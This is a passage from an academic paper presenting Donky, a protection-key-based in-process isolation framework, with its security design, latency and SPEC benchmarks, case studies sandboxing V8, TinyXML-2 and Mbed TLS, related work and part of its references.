We informally describe Donky API rules in terms of the take-grant model. Donky API is designed such that domains can only handle their own resources. These resources include a domain's memory, protection keys, call gates as well as its child domains. A domain can request new resources (*create rule*), constrain their usage (*remove rule*), grant permission to other domains (*grant rule*), but not access foreign resources (limited *take rule*). The grant rule allows domains to open up its call gates to other domains, or share their protection keys. The remove rule fosters the concept of least privilege by dropping ownership of protection keys, reducing their usage rights, or releasing a parent-child relationship. Unless released, a parent domain can always act on behalf of its child domains. The limited take rule only allows elevating privileges on resources for which a domain already has ownership. For example, if a domain *owns* a protection key, it is eligible to reprotect the associated memory, e.g., from read-only to read-write (`mprotect` system call). For granting another domain read-only access to its memory, a domain would create a copy of the associated protection key without ownership.

Secure dcalls. Domain transitions via dcalls demand proper stack management and handling of CPU registers. On the one hand, DonkyLib maintains the call stack abstraction to prevent domains from returning from a dcall that has not been called [12]. We do so by pushing metadata on the caller

stack inaccessible to the target domain upon each dcall. Thus, Donky Monitor can verify its validity when the target domain attempts to return. On the other hand, a target domain might violate the calling convention defined by the application binary interface (ABI) and corrupt callee-saved registers. Our call wrapper ensures that these registers are restored. Furthermore, the call wrapper optionally erases non-argument registers upon a dcall to avoid information leakage towards the target domain. Similarly, to prevent information leakage to the calling domain, the target wrapper optionally erases the non-return-argument caller-saved registers before returning.

Spectre attacks. Although Spectre attacks [40] are outside our threat model, Donky can also reduce the attack surface by means of protection keys on Meltdown-resilient systems [13, 48]. Kiriansky et al. [39] proposed to use Intel MPK to mitigate Spectre attacks by shielding sensitive data with a separate protection key. We reproduced this result with DonkyLib by constructing a Spectre V1 gadget that leaks a secret but is blocked as soon as protection keys are enforced. Therefore, Donky reduces the attack surface of Spectre attacks significantly, just as process-based isolation (e.g., site isolation [67]) at significantly lower domain switch costs.

6.2 Performance Evaluation

Donky's performance is characterized by the domain switch latency and the execution speed of isolated code and system call interposition. We used microbenchmarks to measure the domain switch latency and macro benchmarks to measure the performance impact of isolated code. The performance of real-world applications is evaluated in Section 7.

Setup. We evaluated the performance on three different machines (1) an Intel Xeon 4208 running at 2.1 GHz and with 16 GB RAM, (2) an Amazon AWS c5.2xlarge instance with an Intel Xeon 8275CL running at 3.6 GHz and 16 GB RAM, and (3) our modified Ariane RISC-V CPU running on Xilinx Kintex-7 FPGA KC705 at 50 MHz. We use the Linux kernel version 5.0.0 for (1), 5.3.0 for (2), and 5.1.0 for (3) in its default configuration. Our microbenchmarks measure the latency in CPU cycles and compare it to the system call latency measured using LMbench [54].

Code size. DonkyLib consists of 2693 lines of C code and 34 lines of generic assembly macros, as measured by sloccount. RISC-V adds 605+272, and our x86 implementation 516+226 lines of C and assembly code, respectively. This includes extensive error checks and debugging code.

Latency. Figure 5 shows Donky latencies relative to a null system call, as this represents the lowest possible time a kernel-based protection mechanism would need to switch domains. We ran each test 1000 times and plotted the mean runtime as well as the standard deviation. Simple Donky API calls to DonkyLib take 160 cycles ($\sigma = 1.4\,\%$) on RISC-V, as opposed to the `getpid` system call taking 724 cycles ($\sigma = 1.9\,\%$), as DonkyLib only needs to prepare its stack and




Figure 5: Donky latency for domain switches ▨, compared to system call latency (LMbench) ■.

Table 2: Hardware-based In-process Isolation Systems

Scheme		dcall/syscall (dcall cycles)	CPU	(Linux) kernel
lwC [50]	☢	n.a. (5350*)	Xeon X5650	FreeBSD11
x86-Rings [44]	☢	n.a. (~1400/1200)	i7-4770/AMD1800X	4.13
vmfunc [51]	!	>2x (n.a.)	Xeon 3.4GHz	3.13.7
CHERI [88]	C ☢	n.a. (500)	CHERI 64-bit MIPS	CheriBSD
CODOMs [85]	C	0.1x (30)	gem5-Nehalem	2.6.27
SGX [41]	🛡	71x (7664)	E3-1240v5	3.19
ARMLock [99]	🔑 ☢	2.6x (385*)	Raspberry Pi	3.6.11
Shreds [15]	🔑 ☢♫	41.7x (n.a.)	Raspberry Pi 2 B	4.1.15
ERIM [82]	🔑 !♫	0.65x (99)	Xeon 6142	4.9.60
Donky	🔑	2.8x (2136)	RISC-V Ariane	5.1.0
Donky	🔑	2.2x (455)	Xeon 4208	5.0.0
Donky	🔑	0.3x (428)	Xeon 8275CL	5.3.0

C Capabilities 🛡 Enclave 🔑 Protection keys * Computed from CPU freq.
☢ Domain switch via kernel ! No full context switch ♫ Instrumentation/CFI

save a few registers. Due to the low latency, performance numbers vary across CPUs and Linux kernel versions. On Xeon 8275CL, simple API calls are even eleven times faster than a system call. To measure a single domain switch, we tested the latency of returning from a dcall to its caller (*i.e.*, the dashed lines in Figure 2). To measure an isolated function call, we tested a full dcall that returns a static value (*i.e.*, the solid and dashed lines in Figure 2). Their runtime is dominated by the domain switches, which include register saving and stack switching, alongside several security checks. Still, dcalls can compete with the fastest possible system calls. On RISC-V, it takes 2.8x the time of a null system call. For our Xeon 4208, it is 2.2x, while on a Xeon 8275CL CPU used in Amazon Web Services, it is even 66.9 % faster than a null system call. When compared to a full process context switch, as reported by LMbench, Donky is even 16–116x faster, making it a viable alternative for process-based isolation mechanisms.

Comparing against related work. Table 2 compares isolated function calls (dcalls) to other in-process schemes, according to their reported numbers. We collect the dcall/syscall




Figure 6: Normalized SPECint 2017 score, isolated with Donky. (Higher is better.)




Figure 7: Interactions between root domain and V8 Isolates. Each Isolate and the WASM-Engine share a key. A separate allocator is created in the root domain.

ratio and raw dcall cycles to highlight architectural differences. Donky easily outperforms OS-based schemes [44, 50]. While virtualization seems to achieve good performance [51], the numbers only report overhead for switching translation tables, *i.e.*, extended page tables, but do not prepare stacks or CPU registers necessary for a full dcall. Although the performance of capability-based systems is compelling [85, 88], they require significant changes to both hardware and software. SGX has a different threat model, protecting enclaves from malicious operating systems [41]. Other protection key systems either require significant kernel support for domain switches, instrumentation+CFI+W⊕X, or both [15, 82, 99]. Especially CFI enforcement adds significant runtime overhead [82] not shown here, as opposed to Donky. ARM discontinued protection key support, whose domain switch overhead could compete with Donky [99] at the expense of kernel changes.

Syscalls. To benchmark system call interposition on x86, we run LMbench once with and without our system call blacklisting kernel module. We could not observe measurable overhead even for the fastest Null system call, *i.e.*, the overhead is below the variance. Triggering a blocked system call outside Donky Monitor terminates the application. To evaluate the performance overhead of our proposed RISC-V system call delegation, we benchmark the most restrictive sandboxing filter rule that denies all system calls for the sandboxed domain while allowing them for the root domain. As Donky Monitor can check the domain ID in optimized assembly, the overhead is only 30 cycles (13 instructions), compared to an unfiltered syscall. Thus, on RISC-V, the fastest system call (null system call) is slowed down by only 3.7 %.

Computation. To test the impact of Donky on computation intense workloads without domain switches, we ran the SPEC CPU 2017 intspeed [73] benchmark suite. Since SPEC is long-running, it recommends three runs. To increase significance, we used ten runs. We preloaded DonkyLib with `LD_PRELOAD` and `LD_BIND_NOW`, which initializes itself upon process start and wraps the entire benchmark in a single domain. For comparison, we ran SPEC natively with `LD_BIND_NOW` to avoid bias. As expected, Figure 6 shows that the isolated code runs de-facto at the same speed as native code. The geometric mean runtime overhead for the Xeon 8275CL is -0.16% ($\sigma = 0.91\%$) and 0.10% ($\sigma = 0.32\%$) for the Xeon 4208. Due to its high memory requirements, we could not run SPEC on our RISC-V platform.

Memory overhead. DonkyLib uses metadata for managing domains, which mainly consist of an exception stack for each thread (*i.e.*, 64 KiB), a stack for each actively used thread-domain combination (*i.e.*, with the system's default stack size), and static domain data. This static data includes a list of memory regions along with their permissions and owners and a list of domains with their protection keys and trust-relationships. For 256 domains, each with at most 4096 memory regions, 1024 keys, and 256 threads, this amounts to 2 MiB of static data. Of course, these numbers could be optimized, e.g., by dynamically allocating only as much as is needed.

7 Case Studies

In this section, we evaluate three different real-world use cases. First, we modify the JavaScript engine V8 to provides strong Donky isolation, similar to process isolation (e.g., site isolation). Second, we sandbox the XML-parsing library TinyXML-2 [45], without changing the library. Third, we isolate the cryptographic library Mbed TLS without changing the library.

7.1 Case Study 1: Strong JavaScript Isolation

JavaScript engines have a huge potential for vulnerabilities, such as memory corruption, incorrect compiler optimizations, type confusion, or erroneous code generation [33]. The popular V8 JavaScript engine already uses so-called Isolates for separation, where an Isolate is one instance of a JavaScript runtime environment. While V8 Isolates already encapsulate all the required data, there is no hardware-enforced isolation. Hence, typical exploits escape V8 Isolates by injecting shellcode in their writable code cache [70], and previous work enforced a W⊕X policy [64]. However, advanced sandbox escapes are still possible [33, 68].

In V8, WASM memory is writable and executable by default [79], allowing for the same injection attacks as on the code cache. As a first layer of defense, we use Donky to enforce a W⊕X policy on WASM memory. Furthermore, we add in-process isolation to V8 by encapsulating each Isolate in a separate domain. That is, each Isolate is assigned one domain key. Thus, even if an Isolate gains arbitrary code execution, it is sandboxed in its domain.




Figure 8: V8 benchmark score with standard deviation running in Donky-protected V8 Isolates, compared to unprotected V8 (dotted line). Higher is better.




Figure 9: Relative performance of Mbed TLS [6] benchmarks [5], when protected with Donky (higher is better). Similar cryptographic functions are grouped.




Figure 10: Runtime of different block sizes of Mbed TLS's Poly1305 with process-based isolation (upper three lines) and Donky (lower three lines), normalized using unprotected version.

We modify V8 (version 8.1.99) to use one allocator per Isolate instead of a global allocator. These per-Isolate allocators leverage DonkyLib to allocate memory with the domain key of the Isolate. The root domain (A) creates Isolates and sets up protection keys and call gates. If a script is executed, the root domain dispatches the script execution to an Isolate, and we switch execution into its domain (B) (see Figure 7). In V8, the WebAssembly (WASM) engine is shared between Isolates. Thus, we create a separate WASM allocator with an additional protection key (K3). Since WASM compilation happens in the root domain, we give the Isolate a read-only copy of its key (k3). Hence, a compromised Isolate cannot use WASM memory to inject custom shellcode. Even if it gains arbitrary code execution, the Isolate cannot access the root domain, since it does not have access to the root key (K1). Only a total of 358 LoC were changed in the V8 engine.

Evaluation. To evaluate sandboxing of V8, we run three JavaScript benchmarks, namely Octane, Kraken, and SunSpider 500 times each. Note that the recommended number of repetitions is 10 for Octane, 100 for SunSpider, and 80 for Kraken [81]. Figure 8 shows the overall scores. In total, there is a performance overhead of 0 to 2 %.

WASM memory corruption is prevented by making its memory writable only by the root domain. To evaluate it, we ported a standard C benchmark program [76] to WASM and measured the overhead between DonkyLib and the original unprotected code. We looped the setup of the WASM program and the calculations 100 times internally to produce WASM memory allocations, with 100 test repetitions, thus giving 10 000 repetitions of the experiment. In total, we observe a runtime overhead of about 2.96 % ($\sigma = 1.02\%$).

To evaluate the security of our Donky V8 sandboxing, we model a strong attacker by providing an arbitrary read and write primitive accessible as global JavaScript functions. We simulate an exploit by performing reads and writes on memory that is not owned by the Isolate's domain. As expected, all memory corruption attempts on memory that is not explicitly assigned to the Isolate domain fail. Since unprotected memory (key zero) might still be vulnerable, one would also protect memory outside V8 from corruption by means of Donky.

7.2 Case Study 2: Third-Party Library

In the second case study, we consider an untrusted third-party library. In the threat model, we assume that the third-party library contains a vulnerability that can be exploited for arbitrary code execution. As this is often the case for parsing-related activities, we show that Donky can isolate TinyXML-2 [45], an XML-parsing library.

To sandbox the library, we wrap the XMLDocument and XMLElement classes behind Donky dcalls. As these wrappers only call the original methods and handle the domain switch, they can be generated fully automated, similar to SGX Edger8r. Hence, the only difference for an application developer is a different name for the base class. This case study consists of 105 LoC and uses the unmodified TinyXML-2 library. We provide it as part of our open-source code.

Evaluation. To evaluate the security benefits of sandboxing TinyXML-2, we introduce an artificial vulnerability in the library. Donky prevents the library from manipulating any data structures in the host domain, such as the stack. We verified that any such access to host data structures leads to an immediate abortion of the application. Hence, the library cannot mount return-oriented programming attacks on the host, as this can be done from SGX enclaves [71], for example.

7.3 Case Study 3: Library as a Vault

In this case study, we show a different threat model, where DonkyLib protects a library from the rest of the application in a vault. We use Mbed TLS, a cryptographic library, with cryptographic keys as the assets to protect. In the threat model, we assume a vulnerability in the host application, which allows arbitrary memory reads, similar to the Heartbleed bug [93].

We isolate Mbed TLS in its own domain and expose all functions as dcalls. The host application can provide a custom

memory allocator to Mbed TLS. By providing the memory management functions from DonkyLib, we ensure that all internal data structures and states of the library are protected with the same domain key. Furthermore, all cryptographic secrets are allocated using DonkyLib to protect them with the same key as the library. Cryptographic secrets are protected from the host application and are only modified through the API, resulting in a strong protection of these assets.

Evaluation. To evaluate the performance impact of the isolation using DonkyLib, we use Mbed TLS's integrated benchmarking suite [5]. We added 95 LoC to the benchmark, which then uses the unmodified Mbed TLS library.

Figure 9 shows the overhead when using the cryptographic functions on a 1 KiB block of input data, which is the default choice. Internally, the benchmark runs for 1000 iterations for each cipher. We ran this experiment 10 times, resulting in a total number of 10 000 repetitions, and plotted their mean values as well as the standard deviations across the 10 runs. As a baseline, we use the performance of the unprotected Mbed TLS library. We group similar cryptographic functions (e.g., same algorithm but different key size) by summing up their respective runtimes. With a throughput of 96 % (geomean) compared to the unprotected version, the performance impact of Donky is minimal. Even the fastest operation (Poly1305), *i.e.*, the function requiring the most domain switches, has only a small throughput reduction of 15 %.

To account for different block sizes, we compared Donky with process-based isolation by isolating Poly1305 using both techniques. We chose Poly1305 as it does most domain switches. Other algorithms would show significantly less overhead. For process isolation, we used a semaphore and shared memory for synchronization and pinned both processes to the same CPU core. As shown in Figure 10, at a block size of 16 Bytes, process-based isolation runs 42–118x slower, while Donky is only 2.9–4.7x slower.

8 Discussion

In this section, we discuss limitations as well as future work and elaborate on related work.

8.1 Limitations and Future Work

Static Limits. Our prototype uses statically allocated arrays to store its metadata, which poses an upper limit on the number of domains, memory regions, and keys. To overcome these limits, one could dynamically allocate Donky Monitor's memory. Moreover, Donky is limited to 16 protection keys for x86 and 1024 for RISC-V. If an application needs more keys, one could schedule protection keys, as done by [64]. Alternatively, one could resort to weaker probabilistic protection by reusing protection keys. We prototyped a virtualization scheme that hands out protection keys marked for virtualization multiple times. One could also increase the number of keys supported by the hardware, as mentioned in Section 5.

Availability. DonkyLib is designed for security and, in-line with related shielding technologies, e.g., Intel SGX, denial-of-service attacks are possible. One could retrofit DonkyLib with safety guarantees, e.g., by limiting the number of protection keys a domain can allocate, or rate-limiting the API calls.

Thread-Local Storage. Previous work largely ignores the security of the TLS across domain switches. While Intel SGX is a notable exception, we believe more research is needed. SGX switches the TLS at enclave entry and exit, and Donky could similarly swap the TLS pointer for dcalls.[6] However, SGX enclaves are built as standalone libraries without external dependencies, and code is never shared across domains. It is unclear whether and how secure code reuse across domains is possible, should this code make use of TLS.

8.2 Related Work

Software-based Approaches. Software Fault Isolation (SFI) schemes [24, 26, 53, 72, 86, 95, 98] use CFI and binary rewriting to confine sandboxes to a restricted memory area. In comparison to SFI, our context-switching overheads are higher, but the overhead within a domain is lower. Furthermore, Donky's threat model is stronger. We can isolate unmodified code without enforcing the control-flow integrity of isolated code. Because CFI usually requires W⊕X, it cannot easily support self-modifying code. This is a clear advantage for Donky. Also, some CFI schemes only offer probabilistic protection [42].

NaClJIT [3] adds SFI to a JIT compiler with a runtime overhead of 50 to 60 % for V8. Other works [7, 10, 35, 50, 74] rely on substantial kernel modifications to provide isolation between domains, such as, e.g., separate address spaces for threads [35, 87].

NaCl [95] and Dune [7] can provide similar software-based system call filtering as Donky. However, in contrast to NaCl, Donky provides a mechanism to enforce these filters even when the application manages to break out of its SFI/CFI sandbox. Compared to Dune, Donky addresses multiple in-process compartments not only on a thread boundary. Also, Donky's syscalls are significantly faster than Dune's.

Hardware Protection Key Approaches. ERIM [82] uses MPK for in-process isolation. Unlike Donky, they demand binary scanning and rewriting, alongside W⊕X. While they defer setting up private stacks to the developer, DonkyLib provides them by default. ERIM's binary rewriting could be integrated into a JIT compiler. However, it may lead to crashes if the compiler accidentally emits unsafe `WRPKRU` instructions. Also, the performance and implementation costs to adapt JIT compilers accordingly is unclear. However, NaClJIT [3] could serve as a starting point for further research. Koning et al. [41]

[6] E.g., Donky Monitor could update the RISC-V `tp` register, which is otherwise protected by the monitor bit in `DKRU`.

survey different hardware isolation mechanisms such as Intel MPK and isolate safe regions (e.g., shadow stacks) atop of them. `libmpk` [64] schedules protection keys for Intel MPK via expensive PTE updates if more than 16 keys are used.

ARMLock [99] implements an in-process isolation framework using ARM's Memory Domains [4]. Binary scanning is not required on ARM, as their protection key policy register cannot be written in userspace. ARMLock implements domains in the kernel, which increases the attack surfaces and likely impedes wide adoption. Also, ARM removed Memory Domains on 64-bit architectures. In contrast, Donky manages domain metadata and domain transitions entirely in userspace, which allows for faster inter-domain calls.

Shreds [15] uses ARM's Memory Domains to isolate so-called shreds from the rest of an application. They do not support the sandboxing scenario, demand recompilation of in-shred code, and a coarse-grained CFI policy. Different shreds cannot easily share data. Protection keys are lazily switched during context switches using an expensive page-table walk.

Apart from [41, 64, 82], others did not open-source their code, hindering further research. We open-source both DonkyLib and our RISC-V hardware.

Trusted Execution Environments. Intel SGX [20], ARM TrustZone [60], Sancus [62], and proposed RISC-V extensions [23, 43] protect against a malicious operating system. However, they require extensive hardware modifications, and communication between domains is typically slow.

Intel SGX [20] runs code in so-called enclaves, which only allow an asymmetric trust model [90], in which an enclave has access to the entire process. Furthermore, they have a higher performance overhead [91]. Recent work used MPK to also protect the host application from the enclave [90] or to provide additional privilege separation within an enclave [55].

Compartmentalization. Decomposing software to run in isolated compartments is an orthogonal problem. Previous work aids in finding suitable isolation boundaries, but splitting up existing software is still a hard problem [11, 34, 51, 83, 84]. Choosing an isolation boundary is always a trade-off between fine isolation granularity and minimizing switching overhead and, hence, it often cannot be fully automated. RLBox [59] identifies such compartmentalization boundaries in Firefox and designs secure interfaces. Furthermore, they automatically sanitize pointers across compartments to prevent confused deputy attacks. In contrast, Donky provides a strong, generic isolation framework RLBox could use to enforce their compartmentalization.

9 Conclusion

In this paper, we proposed Donky, a hardware-software co-design solution for secure and efficient in-process isolation. It provides strong isolation guarantees with a negligible performance impact. It is fully backward compatible with existing software libraries and dynamically generated code (e.g., JIT). Donky relies on a small hardware extension of memory protection keys to back the security guarantees of our software framework called DonkyLib. We presented a fully working implementation on a RISC-V processor and showed that Donky can be implemented on top of commodity x86 processors with a minimal hardware extension. Our trusted monitor runs entirely in userspace, thus minimizing switching overhead as well as kernel complexity. DonkyLib works on both x86 and RISC-V CPUs and provides pure userspace domains atop protection keys through an intuitive API.

Donky combines the high performance of MPK with the security of kernel-based schemes. Donky cross-domain switches are 16–116x faster than process context switches and have only 4 % overhead compared to fully unprotected mbedTLS cryptographic operations. We support self-modifying code, just-in-time compilation, and in-process third-party binary sandboxing without scanning or rewriting instructions. This addresses recent challenges in JavaScript sandboxing, ranging from browsers and desktop applications to the cloud.

Acknowledgments

We thank the anonymous reviewers, the artifact evaluators, and especially our shepherd, Nathan Dautenhahn, for their valuable suggestions and comments, which helped in improving the paper. This work has been supported by the Austrian Research Promotion Agency (FFG) via the competence center Know-Center (grant number 844595), which is funded in the context of COMET – Competence Centers for Excellent Technologies by BMVIT, BMWFW, and Styria, and via the project ESPRESSO, which is funded by the province of Styria and the Business Promotion Agencies of Styria and Carinthia. This project has received funding from the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402). Additional funding was provided by generous gifts from Intel and from Cloudflare. Any opinions, findings, and conclusions or recommendations expressed in this paper are those of the authors and do not necessarily reflect the views of the funding parties.

References

[1] Ariane RISC-V CPU. https://github.com/pulp-platform/ariane, 2019.

[2] A Collection of Chrome Sandbox Escape POCs/Exploits for learning. https://github.com/allpaca/chrome-sbx-db, 2019.

[3] Jason Ansel, Petr Marchenko, Úlfar Erlingsson, Elijah Taylor, Brad Chen, Derek L. Schuff, David Sehr, Cliff Biffle, and Bennet Yee. Language-independent sandbox-

ing of just-in-time compilation and self-modifying code. In *PLDI*, pages 355–366, 2011.

[4] ARM. ARM Developer Suite Developer Guide. http://infocenter.arm.com/help/index.jsp?topic=/com.arm.doc.dui0056d/BABBJAED.html, 2001.

[5] ARM. Mbed TLS Benchmark. https://github.com/ARMmbed/mbedtls/blob/master/programs/test/benchmark.c, 2019.

[6] ARM. SSL Library Mbed TLS / PolarSSL. https://tls.mbed.org/, 2019.

[7] Adam Belay, Andrea Bittau, Ali José Mashtizadeh, David Terei, David Mazières, and Christos Kozyrakis. Dune: Safe User-level Access to Privileged CPU Features. In *OSDI*, pages 335–348, 2012.

[8] Daniel J. Bernstein. Cache-Timing Attacks on AES, 2004.

[9] Andrea Biondo, Mauro Conti, Lucas Davi, Tommaso Frassetto, and Ahmad-Reza Sadeghi. The Guard's Dilemma: Efficient Code-Reuse Attacks Against Intel SGX. In *USENIX Security Symposium*, 2018.

[10] Andrea Bittau, Petr Marchenko, Mark Handley, and Brad Karp. Wedge: Splitting Applications into Reduced-Privilege Compartments. In *NSDI*, 2008.

[11] David Brumley and Dawn Xiaodong Song. Privtrans: Automatically Partitioning Programs for Privilege Separation. In *USENIX Security Symposium*, 2004.

[12] Jo Van Bulck, David Oswald, Eduard Marin, Abdulla Aldoseri, Flavio D. Garcia, and Frank Piessens. A Tale of Two Worlds: Assessing the Vulnerability of Enclave Shielding Runtimes. In *CCS*, 2019.

[13] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In *USENIX Security Symposium*, 2019.

[14] Miguel Castro, Manuel Costa, Jean-Philippe Martin, Marcus Peinado, Periklis Akritidis, Austin Donnelly, Paul Barham, and Richard Black. Fast byte-granularity software fault isolation. In *SOSP*, 2009.

[15] Yaohui Chen, Sebassujeen Reymondjohnson, Zhichuang Sun, and Long Lu. Shreds: Fine-Grained Execution Units with Private Memory. In *S&P*, 2016.

[16] Cloudflare. Introducing cloudflare workers: Run javascript service workers at the edge. https://blog.cloudflare.com/introducing-cloudflare-workers/, 2017.

[17] Bart Coppens, Ingrid Verbauwhede, Koen De Bosschere, and Bjorn De Sutter. Practical Mitigations for Timing-Based Side-Channel Attacks on Modern x86 Processors. In *S&P*, 2009.

[18] Jonathan Corbet. Deferring seccomp decisions to user space. https://lwn.net/Articles/756233/, 2018.

[19] Intel Corporation. Intel 64 and IA-32 Architectures Software Developers Manual, October 2019.

[20] Intel Corporation. Intel Software Guard Extensions (Intel SGX). https://software.intel.com/en-us/sgx.

[21] Intel Corporation. Intel Software Guard Extensions (Intel SGX) SDK. https://software.intel.com/sgx-sdk.

[22] Intel Corporation. Intel IA-64 architecture software developer's manual, revision 1.1. 2000.

[23] Victor Costan, Ilia A. Lebedev, and Srinivas Devadas. Sanctum: Minimal Hardware Extensions for Strong Software Isolation. In *USENIX Security Symposium*, 2016.

[24] Liang Deng, Qingkai Zeng, and Yao Liu. ISboxing: An Instruction Substitution Based Data Sandboxing for x86 Untrusted Libraries. In *SEC*, volume 455 of *IFIP Advances in Information and Communication Technology*, 2015.

[25] Will Drewry. [RFC,PATCH 2/2] Documentation: prctl/seccomp_filter. https://lwn.net/Articles/475049/, 2012.

[26] Bryan Ford and Russ Cox. Vx32: Lightweight User-level Sandboxing on the x86. In *USENIX ATC*, 2008.

[27] RISC-V Foundation. The RISC-V Instruction Set Manual, Volume II: Privileged Architecture, version 1.10. https://content.riscv.org/wp-content/uploads/2017/05/riscv-privileged-v1.10.pdf, 2017.

[28] RISC-V Foundation. The RISC-V Instruction Set Manual, Volume I: User-Level ISA, document version 20191213. https://riscv.org/specifications/, 2019.

[29] RISC-V Foundation. The RISC-V Instruction Set Manual, Volume II: Privileged Architecture, document version 1.12-draft. https://github.com/riscv/riscv-isa-manual/releases/download/draft-20200212-c3d1f07/riscv-privileged.pdf, 2020.

[30] Tommaso Frassetto, Patrick Jauernig, Christopher Liebchen, and Ahmad-Reza Sadeghi. IMIX: In-Process Memory Isolation EXtension. In *USENIX Security Symposium*, 2018.

[31] Tal Garfinkel. Traps and Pitfalls: Practical Problems in System Call Interposition Based Security Tools. In *NDSS*, 2003.

[32] Qian Ge, Yuval Yarom, David Cock, and Gernot Heiser. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *J. Cryptographic Engineering*, 8, 2018.

[33] Github: Tunz. Case Study of JavaScript Engine Vulnerabilities. https://github.com/tunz/js-vuln-db.

[34] Khilan Gudka, Robert N. M. Watson, Jonathan Anderson, David Chisnall, Brooks Davis, Ben Laurie, Ilias Marinos, Peter G. Neumann, and Alex Richardson. Clean Application Compartmentalization with SOAAP. In *CCS*, 2015.

[35] Terry Ching-Hsiang Hsu, Kevin J. Hoffman, Patrick Eugster, and Mathias Payer. Enforcing Least Privilege Memory Views for Multithreaded Applications. In *CCS*, 2016.

[36] Hong Hu, Zheng Leong Chua, Zhenkai Liang, and Prateek Saxena. Identifying Arbitrary Memory Access Vulnerabilities in Privilege-Separated Software. In *ESORICS*, volume 9327 of *LNCS*, pages 312–331, 2015.

[37] IBM Corporation. Power ISA version 3.0b. 2017.

[38] Yoongu Kim, Ross Daly, Jeremie Kim, Chris Fallin, Ji-Hye Lee, Donghyuk Lee, Chris Wilkerson, Konrad Lai, and Onur Mutlu. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors. In *ISCA*, 2014.

[39] Vladimir Kiriansky, Ilia Lebedev, Saman Amarasinghe, Srinivas Devadas, and Joel Emer. DAWG: A Defense Against Cache Timing Attacks in Speculative Execution Processors. *ePrint 2018/418*, May 2018.

[40] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In *S&P*, 2019.

[41] Koen Koning, Xi Chen, Herbert Bos, Cristiano Giuffrida, and Elias Athanasopoulos. No Need to Hide: Protecting Safe Regions on Commodity Hardware. In *EUROSYS*, 2017.

[42] Volodymyr Kuznetsov, Laszlo Szekeres, Mathias Payer, George Candea, R. Sekar, and Dawn Song. Code-Pointer Integrity. In *OSDI*, 2014.

[43] Dayeol Lee, David Kohlbrenner, Shweta Shinde, Dawn Song, and Krste Asanovic. Keystone: A Framework for Architecting TEEs. *CoRR*, abs/1907.10119, 2019.

[44] Hojoon Lee, Chihyun Song, and Brent ByungHoon Kang. Lord of the x86 Rings: A Portable User Mode Privilege Separation Architecture on x86. In *CCS*, 2018.

[45] Lee Thomason. TinyXML-2. https://github.com/leethomason/tinyxml2, 2019.

[46] Linux kernel. Memory Protection Keys. https://www.kernel.org/doc/Documentation/x86/protection-keys.txt, 2017.

[47] Linux kernel. SECure COMPuting with filters. https://www.kernel.org/doc/Documentation/prctl/seccomp_filter.txt, 2017.

[48] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In *USENIX Security Symposium*, 2018.

[49] Richard J. Lipton and Lawrence Snyder. A Linear Time Algorithm for Deciding Subject Security. *J. ACM*, 24, 1977.

[50] James Litton, Anjo Vahldiek-Oberwagner, Eslam Elnikety, Deepak Garg, Bobby Bhattacharjee, and Peter Druschel. Light-Weight Contexts: An OS Abstraction for Safety and Performance. In *OSDI*, 2016.

[51] Yutao Liu, Tianyu Zhou, Kexin Chen, Haibo Chen, and Yubin Xia. Thwarting Memory Disclosure with Efficient Hypervisor-enforced Intra-domain Isolation. In *CCS*, 2015.

